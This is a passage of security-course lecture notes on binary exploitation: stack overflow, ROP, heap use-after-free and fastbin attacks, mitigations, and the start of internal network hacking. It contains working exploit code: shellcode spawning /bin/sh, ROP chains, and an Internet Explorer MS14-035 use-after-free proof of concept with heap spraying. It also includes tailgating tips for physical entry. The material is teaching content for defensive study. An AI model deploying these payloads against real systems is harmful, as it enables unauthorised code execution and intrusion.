
finish: execute until the end of the current method




Finding the vulnerable part of the code can be done with gradual approach: e.g. jump over all the methods, but when the vulnerability occurs then restart of the debugging is needed and we have to jump inside the identified method. In our previous example there's a *strcpy* method. After the execution of this, a series of *A* appears on the stack. In addition, it turns out that exiting from *meth1* compromises the binary first:



The beginning of the *A series* can be identified by listing the memory content near the current stack position.



Since the return address of *meth1* is at *0xffffd17c* and the beginning of the string is at *0xffffd0f8*, therefore *0x84* (132) has to be the padding length. We also need to find a *jmp esp* address and a working payload.



```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x804864f)
ex += '\x90'*20
ex += "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
ex += "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
ex += "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
ex += "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
ex += "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42"
print ex
```

8.7 Return to libc

Operating systems provide several protections against exploitations (see detailed list on next lecture). One of the most significant is the *noexecute* protection (DEP in Windows). Noexecute assignes permissions to memory segments:

- Code segments (only read and execute, no write)
- Data segements (only read and write, no execute)

With *noexecute* the payload on the stack cannot be executed anymore. The idea behind both *return to libc* and *ROP* is to use the *libc* library (code reuse). If *libc* contains a code part that opens a shell then it can be used by redirecting the execution there (instead of using the address of *jmp esp*). Tools e.g. *onegadget* can identify these specific code-parts in the Virtual Address Space.

8.8 Return Oriented Programming

- Return Oriented Programming (ROP) is a software vulnerability exploitation method that is able to bypass the non-executable memory protections. It was invented in 2007 as the generalization and extension of the *Return into libc* technique.

- Contrary to stack overflow, ROP uses already existing code parts in the virtual address space to execute the payload (code reuse).
- Although ROP is based on the stack usage of the program it can be used in case of heap related vulnerabilities as well by redirecting the stack (stack pivot) to an attacker controlled part of the virtual memory.
- ROP consists of gadgets that are small code blocks with a *ret* type of instruction as an ending e.g. *inc eax; retn*. Gadgets are chained by the *ret* type of instruction.
- The payload is divided into code-parts, each code-part is executed by a gadget
- A gadget is a small code-block with one or more simply instructions and a ret type of instruction at the end
- We need to find gadgets in the Virtual Address Space, therefore we're going to use mona.py with Immunity Debugger (can be downloaded from github)
- To find a specific gadget (e.g. inc eax) the find mona command is used: $!mona find ˇ type instr ˇ s" inc eax \# retn" ˇ xX$
- Our first ROP will be written for a simple stack overflow with *strcpy*, the code contains the addition of two numbers. Using *mona* the following gadgets are sought for:


The easiest ROP payload, calculating 1+1: ☺

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x5b\x54\x92\x7d".  # xor eax, eax; retn
                "\x75\x50\x92\x7d".  # xor edx, edx; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x42\x72\xef\x7d".  # inc edx; retn
                "\x33\x80\x24\x6c";  # add eax, edx; retn
print $padding.$rop;
```

What is the value of *eax* after the ROP has been executed?

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x5b\x54\x92\x7d".  # xor eax, eax; retn
                "\x75\x50\x92\x7d".  # xor edx, edx; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x42\x72\xef\x7d".  # inc edx; retn
                "\x42\x72\xef\x7d".  # inc edx; retn
                "\x42\x72\xef\x7d".  # inc edx; retn
                "\x33\x80\x24\x6c";  # add eax, edx; retn
print $padding.$rop;
```

How to add 0x12121212 to 0x11111111? Repeating the *inc eax* in 0x12121212 times is not a good idea ☺ A simple *pop* gadget can take the required value directly from the stack, so the ROP program will contain some data among the gadget addresses.



ROP modell

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x1f\x18\xf8\x6f".  # pop eax; retn
                "\x11\x11\x11\x11".  # value of eax
                "\x5f\xee\xf5\x6f".  # pop edx; retn
                "\x12\x12\x12\x12".  # value of edx
                "\x33\x80\x24\x6c";  # add eax, edx; retn
print $padding.$rop;
```

Gadgets with side effects: If we cannot find a fitting gadget, a longer one can be used considering the side effects. Example:

Adding *ebx* to *eax* if there is no add *eax, ebx; retn* code:

```
"\x33\x80\x24\x6c".  # add eax, edx; pop ebx; retn
"\x99\x2b\xf3\x7d";  # dummy

"\x33\x80\x24\x6c".  # add eax, edx; pop ebx; pop ecx; retn
"\x99\x2b\xf3\x7d".  # dummy
"\x99\x2b\xf3\x7d";  # dummy
```

Gadgets with *ret* that removes the stack frame:

```
"\x33\x80\x24\x6c".  # add eax, edx; retn 0xc
"\x99\x2b\xf3\x7d".  # dummy
"\x99\x2b\xf3\x7d".  # dummy
"\x99\x2b\xf3\x7d";  # dummy
```

The following gadgets should be avoided: Gadgets that

- contain push instruction,
- contain conditional (je, jz, etc.) or unconditional jump instructions (*jmp*),
- contain unreliable characters e.g.: 0x0, 0xa, 0xd, etc…

Opening the calculator in Windows example:

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x19\xde\xe9\x7d". #pop edi; retn
          "\x70\xc0\x93\x6f". #place of calc
          "\x99\x2b\xf3\x7d". #pop ecx; retn
          "\x63\x61\x6c\x63". #calc
          "\x28\x3f\xeb\x7d". #mov [edi],ecx; retn
          "\x38\xb3\xdc\x7d". #pop eax; retn
          "\xc9\x2e\xdf\x7d". #address of WinExec
          "\x25\x07\xee\x7d". #call eax; retn
          "\x70\xc0\x93\x6f\x01"; #address of calc  + 01
print $padding.$rop;
```

Linux shell example:

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
for x in range(0, 11):
  ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += struct.pack("<L", 0xffffd270) #value of ecx 0xffffd240
ex += struct.pack("<L", 0xffffd24f) #value of ebx 0xffffd21f
ex += struct.pack("<L", 0x0806f970) #int 0x80
ex += '\x90'*99
ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh
print ex
```

Check my step by step pwn tutorials!

$http://folk.uio.no/laszloe/ctf/$

Stack overflow: $http://folk.uio.no/laszloe/ctf/stack_overflow.pdf$

Return Oriented Programming: $http://folk.uio.no/laszloe/ctf/rop.pdf$

9 Lecture 9: Binary exploitation 2, Heap related vulnerabilities, bypassing mitigations and protections

Lecture Overview

- Vulnerabilities related to heap
- How to exploit heap related vulnerabilities on Windows and Linux
- Exploit mitigations and protections
- The Metasploit framework

9.1 The heap

The heap is a storage place where the processes allocate data blocks dynamically in runtime. There are several types of heap implementation. Each OS provides one or more own heap implementations (e.g. Windows7: Low Fragmentation Heap), but programs can create their own heap implementations (e.g. Chrome) that are independent of the default OS solution. Because of the different solutions many custom heap allocators are available to tune heap performance for different usage patterns. The aim for the heap implementations are:

- allocation and free should be fast,
- allocation should be the least wasteful,
- allocation and free should be secure.

The allocation as well as the free has to be done by the programmer in case of native code. C example:

```
ptr = (int*) malloc (100 * sizeof(int));
free(ptr)
```


The realization of Object Oriented Programming (OOP) strongly based on the heap usage too. All the objects are stored in the heap.

```
Example* example=new Example();
delete example;
```

In case of managed code the memory management is done by the framework (.net, Java). The garbage collector examines the memory time after time and free the unused memory parts.


9.1.1 Windows basic heap management

The heap consists of chunks. Free chunks with the same size (rounded to 8 bytes) are organized in double linked lists. When a heap memory is being freed it goes to a free list according to its size. When the code requests a dynamic buffer first the freelists are checked according to the requested size. If there is no free chunk for the size a chunk is created.



9.1.2 Heap overflow

The basic example of the heap overflow is related to the free and the reallocation of a chunk. Each chunk contains a pointer pointing to the previous and to the next chunk.



When a chunk is removed from the linked list the following changes are made (unlinking Entry2): **Entry2→BLINK→FLINK=Entry2→FLINK**
Entry2→FLINK→BLINK = Entry2→BLINK

If the attacker controls the header of Entry2 (e.g. overwriting the data block of a chunk next to Entry2) then he can force the next heap allocation to be placed to a specific place. How to take advantage of it? Discussed later. ($https://resources.infosecinstitute.com/heapoverflowvulnerabilityandheapinternalsexplained/\#gref$)

9.2 How to exploit heap related vulnerabilities on Windows and Linux

9.2.1 Heap related vulnerabilities

What are the problems with the following codes?

Example1:


```
char* ptr = (char*)malloc (SIZE);
if (err) {
abrt = 1;
free(ptr);
}
...
if (abrt) {
logError("operation aborted before commit", ptr);
}
```

Example2:

```
char* ptr = (char*)malloc (SIZE);
...
if (abrt) {
  free(ptr);
}
...
free(ptr);
```

9.2.2 Object Oriented Programming (OOP) Vtable

A basic principle of OOP is the polymorphism. Methods can be redefined for derived classes. Since the real type of an object is only decided in runtime, each object needs to have a virtual method table (vtable) that contains the object specific method addresses.



In case of exploiting *Use after free* (*dangling pointer*) or *Double free* vulnerabilities the attacker can overwrite the *vtable* with a value pointing to an attacker controlled memory region (see example later).

9.2.3 Heap overflow

Is this code vulnerable or not? User can control the *data* variable.

```
if (channelp) {
/* set signal name (without SIG prefix) */
uint32_t namelen =
_libssh2_ntohu32(data + 9 + sizeof("exit-signal"));
channelp->exit_signal =
LIBSSH2_ALLOC(session, namelen + 1);
[...]
memcpy(channelp->exit_signal,
data + 13 + sizeof("exit_signal"), namelen);
channelp->exit_signal[namelen] = '\0';
```

Can you see where is the *integer overflow* and how to exploit it?

9.2.4 Use after free exploitation example

Try the following html file with IE8.

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>

<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>

<script>
var startfl=false;
function changer() {
 // Call of changer function will happen inside mshtml!CFormElement::DoReset call
   if (startfl) {
       document.getElementById("testfm").innerHTML = ""; // Destroy form contents
       }
}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```

9.2.5 Use after free exploitation example

- The changer function destroys the form
- The form *reset()* method iterates through the form elements
- When *child2.reset()* is executed the changer is activated because of the *onPropertyChange*
- When *test2.reset()* has to be executed there is no test2 (use after free condition)

How to exploit it?

- After *test2* is destroyed, a fake object with the size of *test2* should be reallocated in the heap to avoid use after free
- The fake object has to be the same size as *test2* to be allocated to the same place in the virtual memory

First we have to check the size of test2 with *windbg*:

- Determine where was test2 before the free (using *pageheap*)
- Search for the corresponding memory allocation (allocation in the same place)

```
C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86>gflags /i iexplore.exe +hpa
(b04.784): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000004 ebx=29606fb0 ecx=00000002 edx=00000002 esi=1907af88 edi=00000002
eip=74ddb792 esp=085cd1cc ebp=085cd1ec iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
mshtml!CElement::GetLookasidePtr+0x7:
74ddb792 23461c          and     eax,dword ptr [esi+1Ch] ds:002b:1907afa4=????????
0:005> !heap -p -a esi
    address 1907af88 found in
    _DPH_HEAP_ROOT @ 4cb1000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 186a3000:         1907a000             2000
    112490b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    7df41464 ntdll!RtlDebugFreeHeap+0x0000002f
    7defab3a ntdll!RtlFreeHeap+0x0000005d
```

From the allocation list the necessary object size can be obtained: **0x78** (DEMO..)

In order to exploit the vulnerability we need to allocate an object with the same size (0x78) to control the next usage of the freed object. Using the following code there will not be use after free, since we allocated the object again (but this time we control the content).

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>
<script>
var startfl=false;
function changer() {
 // Call of changer function will happen inside mshtml!CFormElement::DoReset call,
   if (startfl) {
      document.getElementById("testfm").innerHTML = ""; // Destroy form contents,
      }

   CollectGarbage();
   divobj = document.createElement('div');
   // 116 bytes ( + terminating nulls gets added automatically)
   // Total size: 120 bytes (0x78)
   divobj.className = "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
   "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
   "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
   "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
   "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
   "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
   "\u4141\u4141";

}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```


- If the *pageheap* is turned off (*gflags /I iexplore.exe –hpa*) then the allocation is successful: we have the 0x41414141+0x1cc address at the call instruction

```
(fc0.7f8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=04822c10 ecx=05261c28 edx=00000002 esi=05261c28 edi=00000002
eip=74c3173c esp=0297d1d0 ebp=0297d1ec iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mshtml!CFormElement::DoReset+0xe4:
74c3173c ff90cc010000    call    dword ptr [eax+1CCh] ds:002b:4141430d=????????
```

- Instead of 0x41414141 we need to provide an address where we can place our shellcode to be executed (now we do not consider DEP) -> heap spraying
- This address will be 0x0c0c0c0c, so the *call* instruction will be *call [0x0c0c0c0c+1cc] = call [0x0c0c0dd8]*
- But how to place date at 0x0c0c0dd8? Heap spraying

9.2.6 Heap spraying

Heap spraying is a payload delivery technique for heap related vulnerability exploitations. If we allocate an array with specific member size then the heap will be full with our data. The heap allocation addresses are random, but since we use multiple copies from the same object it is likely to have our data at *0x0c0c0c0c* too.



```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>
<script>
var startfl=false;
function changer() {

    //heap spraying
    var spraychunks = new Array();
    var shellcode = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");
    shellcode += unescape('%uc933%u6851%u6163%u636c%u016a%uec8b4%uc583%u5504'+
        '%u21b8%udf2c%uff7d%u90d0');
    var junk = unescape("%u0c0c0c%u0c0c");
    while (junk.length < 0x4000) junk += unescape("%u0c0c%u0c0c");
    // we create one subblock   [ junk + shellcode + junk ]
    offset = 0xbe8/2 ;
    var junk_front = junk.substring(0,offset);
    var junk_end = junk.substring(0,0x800 - junk_front.length - shellcode.length)
    var smallblock = junk_front + shellcode + junk_end;
    var largeblock = "";
    while (largeblock.length < 0x80000) { largeblock = largeblock + smallblock; }
    // allocate 0x500 times
    for (i = 0; i < 0x500; i++) { spraychunks[i] = largeblock.substring(0, (0x7fb00-6)/2);  }


// Call of changer function will happen inside mshtml!CFormElement::DoReset call, after execu
  if (startfl) {
      document.getElementById("testfm").innerHTML = ""; // Destroy form contents, free next
      }

   CollectGarbage();
   divobj = document.createElement('div');
```

How to bypass DEP with the previous example?

- We can specify an address to jump
- We can do heap spraying and place the payload at *0x0c0c0c0c*

- Jump to a stack pivot (Stack pivot is a gadget that moves the stack to a different place) For example:

  Pop ecx; ret
  0x0c0c0c0c
  Xchg esp, ecx; ret

- Fill the heap with the ROP

Extra task or practicing not for submission: Write the same exploit that bypass DEP!

9.2.7 Linux heap exploitation

There are several heap exploitation techniques for Linux too.

fastbin_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the fastbin freelist.	house_of_force.c	Exploiting the Top Chunk (Wilderness) header in order to get malloc to return a nearly-arbitrary pointer
fastbin_dup_into_stack.c	Tricking malloc into returning a nearly-arbitrary pointer by abusing the fastbin freelist.	unsorted_bin_into_stack.c	Exploiting the overwrite of a freed chunk on unsorted bin freelist to return a nearly-arbitrary pointer.
fastbin_dup_consolidate.c	Tricking malloc into returning an already-allocated heap pointer by putting a pointer on both fastbin freelist and unsorted bin freelist.	unsorted_bin_attack.c	Exploiting the overwrite of a freed chunk on unsorted bin freelist to write a large value into arbitrary address
unsafe_unlink.c	Exploiting free on a corrupted chunk to get arbitrary write.	large_bin_attack.c	Exploiting the overwrite of a freed chunk on large bin freelist to write a large value into arbitrary address
house_of_spirit.c	Frees a fake fastbin chunk to get malloc to return a nearly-arbitrary pointer.	house_of_einherjar.c	Exploiting a single null byte overflow to trick malloc into returning a controlled pointer
poison_null_byte.c	Exploiting a single null byte overflow.	house_of_orange.c	Exploiting the Top Chunk (Wilderness) in order to gain arbitrary code execution
house_of_lore.c	Tricking malloc into returning a nearly-arbitrary pointer by abusing the smallbin freelist.	tcache_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the tcache freelist.
overlapping_chunks.c	Exploit the overwrite of a freed chunk size in the unsorted bin in order to make a new allocation overlap with an existing chunk	tcache_poisoning.c	Tricking malloc into returning a completely arbitrary pointer by abusing the tcache freelist.
overlapping_chunks_2.c	Exploit the overwrite of an in use chunk size in order to make a new allocation overlap with an existing chunk	tcache_house_of_spirit.c	Frees a fake chunk to get malloc to return a nearly-arbitrary pointer.

https://github.com/shellphish/how2heap

9.2.8 Fastbin into stack exploitation example

We have a command line tool that can be used for

- allocating memory region with arbitrary size,
- fill the content of a memory region with user provided input without size checking,
- free a memory region.

Check the source file: $http://folk.uio.no/laszloe/ctf/fastbin.pdf$

The code has to major vulnerabilities:

- there is no size checking when filling a memory region (it can be overwritten)
- one region can be freed twice (double free vulnerability)

When the program allocates a memory region the chunk that is allocated will be busy. After the allocation is freed the chunk goes to some of the freelists. Freelists are linked lists which make the reallocation of memory easy and fast. According to the *malloc* internals the following types exist:


- **Fast**: small chunks are stored in size -specific bins
- **Unsorted**: when the chunks are freed they are initially stored in a single bin, they are sorted later•
- **Small**: the normal bins are divided into "small" bins, where each chunk has the same size, and "large" bins, where chunks have a range of sizes
- **Large**: For small bins, you can pick the first chunk and just use it. For large bins, you have to find the "best" chunk, and possibly split it into two chunks.

https : *//sourceware.org/glibc/wiki/MallocInternals*

Let's do the following steps to check how the freed chunks a reallocated:


- Allocate three chunks with the size of 20 bytes
- Free the second allocation
- Allocate one more chunk with the same size

The new allocation will be at the same place as the previous free, the chunk was taken from the freelist.




Fastbins are stored in simple linked lists. All chunks have the same size. The pointer to the first fastbin chunk is not visible for us, but the pointer to the second fastbin chunk is stored in the first one, the pointer to the third element is stored in the second one, and so on.

If we manage to overwrite the content of the first fastbin we can overwrite the address of the next fastbin. It is useful to force the OS to do the second allocation to a place where we would like to (e.g. into the stack).



This is the fastbin into stack exploitation.


To check the freelists we allocated 3 buffers and freed them all.



What if we allocate three buffers then free the first one, the second one and the first one again?

The first chunk will be in the free list twice (see figure).

If a new allocation is carried out with the same size then the first chunk will be busy and on the freelist at the same time.



So far we did:

- Allocated 3 buffers with the same size (id=0,1,2)
- Freed the first, the second and the first again (id=0,1,0)
- Allocated a new buffer (id=3), id3 (busy) is the same as id0 (free)

If we allocate another buffer (id=4) then the chunk of (id1) will be reallocated. So far this is ok. On the top of the freelist we have the chunk with id=0, but we have a busy chunk (id=3) that has the same chunk and we control the content of it. Since the chunks on the freelist contain the address of the next free chunk, we can overwrite it through id3. If we modify the fwd pointer to point to the stack we can force the new heap allocation on the stack!
Which part of the stack should be used? Of course where the next return address is and from now on it's like a stack based overflow.
Steps of exploitation

- Allocate 3 buffers with the same size (id=0,1,2)
- Free the first, the second and the first again (id=0,1,0), one chunk is on the freelist twice
- Allocate a new buffer (id=3), id3 (busy) is the same as id0 (free)
- Allocate another one (id=4), now the top of the freelist is the id0 chunk
- Fill the content of id3 (it is on the same place as id0) and modify id0 fwd to be pointed to the stack part where we have the next return address
- Allocate one more (id=5) to process the id0 freelist chunk.
- Allocate one more (id=6). This chunk will be on the stack
- Fill the chunk id6 with the payload (jmp esp + payload or ROP payload)

9.3 Exploit mitigations and protections

Although heap exploitation is complex there are several protections and mitigations provided by the OS, the hardware and the compiler to make exploitation more and more complicated:

- No execute protection (Data Execution Prevention in Windows)
- Address Space Layout Randomization (ASLR) • Canary (Stack cookie)
- Position Independent Executables

- Fortify (buffer overflow checks)
- Relro (the Global Offset Table is readonly)

Although DEP+ASLR together look like a really strong protection:

- data cannot be executed as code because of the DEP only code reuse such as ROP (Return Oriented Programming) and JOP (Jump Oriented Programming) can be used,

- the gadget addresses are not known if the segment addresses are randomized (ASLR)

Is that the perfect protection?

What about

- Blind Return Oriented Programming (BROP)?
- Just in Time Return Oriented Programming (JIT-ROP)?

These are additional protections under development such as:

- High Entropy ASLR
- Code diversity
- Execute no Read (XnR), does it kill the BROP type of exploitations?
- Control Flow related protections such as Intel's Control Flow Enforcement (CFE)
  - Shadow stack for filtering unintended returns
  - Indirect jump marker for filtering jump oriented programming attacks

  Do we have perfect protection against software bug exploitation with e.g. CFE?

  For interested check:

- Loop Oriented Programming (LOP)
- Counterfeit Object Oriented Programming (COOP)

9.4 The Metasploit framework

Metasploit Framework is a software platform for developing, testing, and executing exploits.

- Its database contains ready exploits in a standardized format
- Users can choose from the exploit lists to attack
- Exploits can be customized with different payloads (one of the best payloads is the meterpreter shell)
- Exploits can be used by setting a few parameters (loaded gun in the hand of script kiddies?)

Pwn tutorials

Check step by step pwn tutorials!

$http://folk.uio.no/laszloe/ctf/$

Fastbin_dup into stack exploitation: $http://folk.uio.no/laszloe/ctf/fastbin.pdf$


House of force exploitation: $http://folk.uio.no/laszloe/ctf/hof.pdf$

10 Lecture 10: Internal network hacking

Lecture Overview

- Internal network hacking steps
- Packet sniffing
- ARP protocol, ARP/DNS poisoning
- Internal network Windows protocols

10.1 Internal network hacking steps



Internal network ip ranges:

10.0.0.0/8
192.168.0.0/16
172.16.0.0/12

10.1.1 Get access to the internal network

How to get inside the internal network?

- physically?
- logically?

Physical access:

- Simple walk inside the building and find an endpoint
- How to get inside if there's access restriction
  - Tail gating: An attacker, seeking entry to a restricted area secured by unattended, electronic access control, e.g. by RFID card, simply walks in behind a person who has legitimate access
  - Standing in front of the restricted area with a big packet and ask somebody to help (hold the door)
  - Go inside in a normal way with fake reason (have a real meeting inside the building, going in for job interview)
  - Taking a real job inside (insider attack)

10.1.2 Type of ethical hacking projects

From the attacker's location point of view:

- External penetration testing
- Web hacking
- Internal penetration testing
- Wireless penetration testing
- Social Engineering

From the attacker's access (right) point of view:

- Black box testing
- Grey box testing
- White box testing

Internal penetration testing is also for checking what the employees can achieve (insider attack threat)

10.1.3 Steps of hacking (internal network)

1. General information gathering: collecting all available information from the target and systemize the information from outside?
2. Technical information gathering: collecting network and system specific information from outside?
   We need physical and logical access to the network to proceed
3. Identifying available hosts in the target network (which computer can be attacked)
4. Identifying available services in the target network (which service can be attacked)
5. Manual mapping of the services (to check how it looks like, the impressions, system reactions, mitigations, etc.)

10.1.4 Get access

What is needed for the tcp/ip communication?

- Valid ip
- Netmask
- Gateway
- Dns(es)

